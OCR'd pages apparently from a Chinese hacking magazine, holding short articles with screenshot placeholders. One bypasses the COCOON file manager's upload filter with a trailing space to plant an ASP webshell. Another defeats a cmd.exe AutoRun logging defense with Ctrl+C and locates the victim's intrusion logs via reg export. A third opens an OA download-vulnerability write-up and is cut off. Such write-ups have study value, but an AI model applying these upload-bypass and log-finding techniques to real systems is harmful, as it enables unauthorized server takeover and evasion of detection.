
4.推荐阅读RAT中的RSCG文档建议。

5.利用安全工具对路由进行安全检查。

关于安全的建议问题，不是一劳永逸的事情，漏洞在暗处挖掘着，新的技术在不断膨胀着，因此以上的几点建议只作为参考，实际的运用当中我们应该根据实际情况作出正确的策略。

适合读者：脚本爱好者，入侵爱好者
前置知识：无

COCOON在线文件管理器上传漏洞



文/图 小雪

近日浏览源码站点，下载了小琦加强功能版的COCOON在线文件管理器。开头时候就想着检测是否存在漏洞。解开始的看了说明文本，知道该加强版中的一个功能是增加文件上传过滤、杜绝文件上传漏洞，本来打算从上传文件入手的，看到这里心也凉了、没戏。但是如何杜绝就不太清楚了，大家也知道上传的方法只有一种，但是技巧可是多种多样。转入正题吧，下面我就直接在小琦加强功能版本的程序基础上测试。

主要材料：网页木马一只。前提工作是首先进入了COCOON在线文件管理器界面，如图1所示。




图1

直接在上传的对话框中选择一个ASP木马，点击上传，IE很快弹出了对话框，提示不允许上传ASP格式的文件。看来说明文件里的话真的没错，果然不能上传，思路转一下，如果改下可以吗？大家看黑防也知道，通常在上传的时候有限制的，但如果在文件扩展名后面加上空格或者是一个点号就能成功上传了，这里我们怎么来试试。在上传的文件后缀名后面先来个空格吧，如图2所示。

IE很快就弹出信息提示上传结束了。到底是真的上传了还是假的呢？在刚上传的文件显示栏中查一下。如图3所示。

文件相关信息清楚列出了刚成功上传的ASP文件大小以及路径，到这里基本上就已经突破上传文件的限制了，点击链接就可以得到该文件管理器的WebShell了，如图4所示。




图2

该主机的安全配置大家也知道清楚了，就是COCOON在线文件管理器中的上传组件因过滤不严造成的漏洞。而小琦加强功能版中也提到增加过滤限制并杜绝文件上传漏洞了。其实管理员在上传的目录下设置好权限，禁止运行任何文件，最后上传的文件也没法执行。后来到了COCOON在线文件管理器的官方网站下载了最新的3.1版本测试了下，发现还是存在上传漏洞。以上仅是友情检测，如有利用者，后果自负。




图3




图4

脚本小子： 读此文章，喷饭数次……作者的文风极具幽默之能事，而技术分析令人拍案叫绝！

适合读者： 漏洞攻击爱好者，系统管理员

前置知识： 无



CMD终极防守的破灭

文/图 SDring

溢出是一种很直接的入侵方式，而且在对方没有防备的情况下会十分有效，可以直接得到SYSTEM权限。一般防范溢出的方法是将cmd.exe设置权限，但是这种方法在某些Windows版本上实现十分麻烦(如HOME版)，并且很容易被上传cmd.exe的绕过。对正常使用者来说还有可能妨碍正常使用命令行。

对于这些弊端，前段时间有人提出了一个自认为"终极"的防守方法：不用将cmd.exe设置权限，只需使用如下方法：

因为Windows在启动cmd.exe时会首先在注册表中寻找如下键值(下面是键入cmd.exe/?后命令行使用提示中的描述)：如果/D未在命令行上被指定，当cmd.exe开始时，它会寻找REG_SZ/REG_EXPAND_SZ注册表变量。如果其中一个或两个都存在，这两个变量会先被执行。

在注册表的HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\AutoRun和HKEY_CURRENT_USER\Software\Microsoft\Command Processor\AutoRun两个地方，除非用cmd.exe /d，即使用/d开关，在进入cmd时会去寻找以上两个值，如果有，便先按照AutoRun的值执行动作。反向绑定Shell也一样。比如AuroRun的值为"c:\sbin.bat"，则运行cmd时会首先执行sbin.bat这个批处理文件。根据这个特性，他认为只要将AutoRun的值指定一bat文件，比如c:\sbin.bat，在c:\下新建一个sbin.bat文件，内容如下，即可防止被溢出(代码已经过本人优化)：

```
@echo off
@date /t>>c:\date.log       ---记录当前日期
@time /t>>c:\time.log       ---记录当前时间
@netstat -an>>c:\net.log    ---记录当前连接
@echo 再来我K你              ---贫一下
@pause                      ---暂停，让入侵者看清楚
@exit                       ---退出shell
```

溢出后对方会得到一个如下的Shell(这里用Telnet代替，原理是一样的)，如图1所示。




图1

只要一按键就会"失去和主机的连接"，而且该次入侵行为还会被记录，相当于一个小型入侵检测系统。怎么样，好像看着不错吧？可是你如果真打算不打补丁，就这样"终极防御"的话没多久你就会后悔，为什么呢？

稍有些批处理常识的人就会想到Ctrl+C的组合键可以中断批处理文件的运行。我们只要在提示："请按任意键继续…"时，按下Ctrl+C即可中断这个批处理，正常获得Shell，如图2所示。




图2

终极防守破灭了吧！这就是嘴贫的下场，非贫那一句干吗？原想让入侵者知道我们不好惹，结果贻笑大方了吧！如果你说那就不贫那一句了呗，删掉pause不就行了吗？真的行了吗？咱们把代码改一下：

```
@echo off
@date /t>>c:\date.log
@time /t>>c:\time.log
@netstat -an>>c:\net.log
@exit
```

这个怎么样，会直接失去连接，如图3所示。




图3

行了？NO!只要时机掌握得好，一样可以中断，如图4所示。




图4

不过，本文如果到这里就结束那就太没意思了，试想，如果我们真的遇到这么设置的肉鸡，获得cmdshell后怎么找到sbin.bat生成的记录文件呢？不会你说在c:\下找吧。我在这里只是做个示范，说不定那个BT的家伙把sbin.bat放在几十层目录底下呢？一个个文件夹去翻效率太低了。所以说，最好的方法是在Shell中导出sbin.bat路径，在这里我以导出HKEY_ CURRENT_USER\Software\Microsoft\Command Processor\AutoRun下的值为例。使用reg export命令：用法"reg export键导出文件"，如图5所示。




图5

这样再用type命令查看sbin.bat的内容就可以发现日志文件藏到哪里了。其实reg命令十分强大，有兴趣的可以在命令提示行下键入reg/?来查看它的其它用法，这个东东用会了将极大的方便我们的安全检测。

有"终极防守"吗？新年第一个笑话！

适合读者：脚本爱好者、入侵爱好者
前置知识：无



华天OA系统文件下载漏洞

文/图 可爱米子

近来对国内开发的OA系统多了点兴趣，所以今天的主题也是OA系统，不过这个是华天公司开发的OA系统。

黑友们看到本文开头也许想起之前的桃源网络硬盘，新思创OA等下载模块存在的漏洞。今天我讲的也是这个漏洞，不过是发生在华天OA自动化办公系统里的下载模块。整体上，华天OA系统是基于JAVA　J2EE架构，所有程序封包。从这可以看到这套OA系统的严密性是非常强的。由于本人的J2EE技术还不过关，所以没法拆开它的封包来一一分析漏洞。下面的一个漏洞是偶尔灵感才看到的，下面我拿出来给大家分享一下，好让有关人士开发或者安全检测时多些经验。例如在网络硬盘里有一个"index.htm"文件，如图1所示。

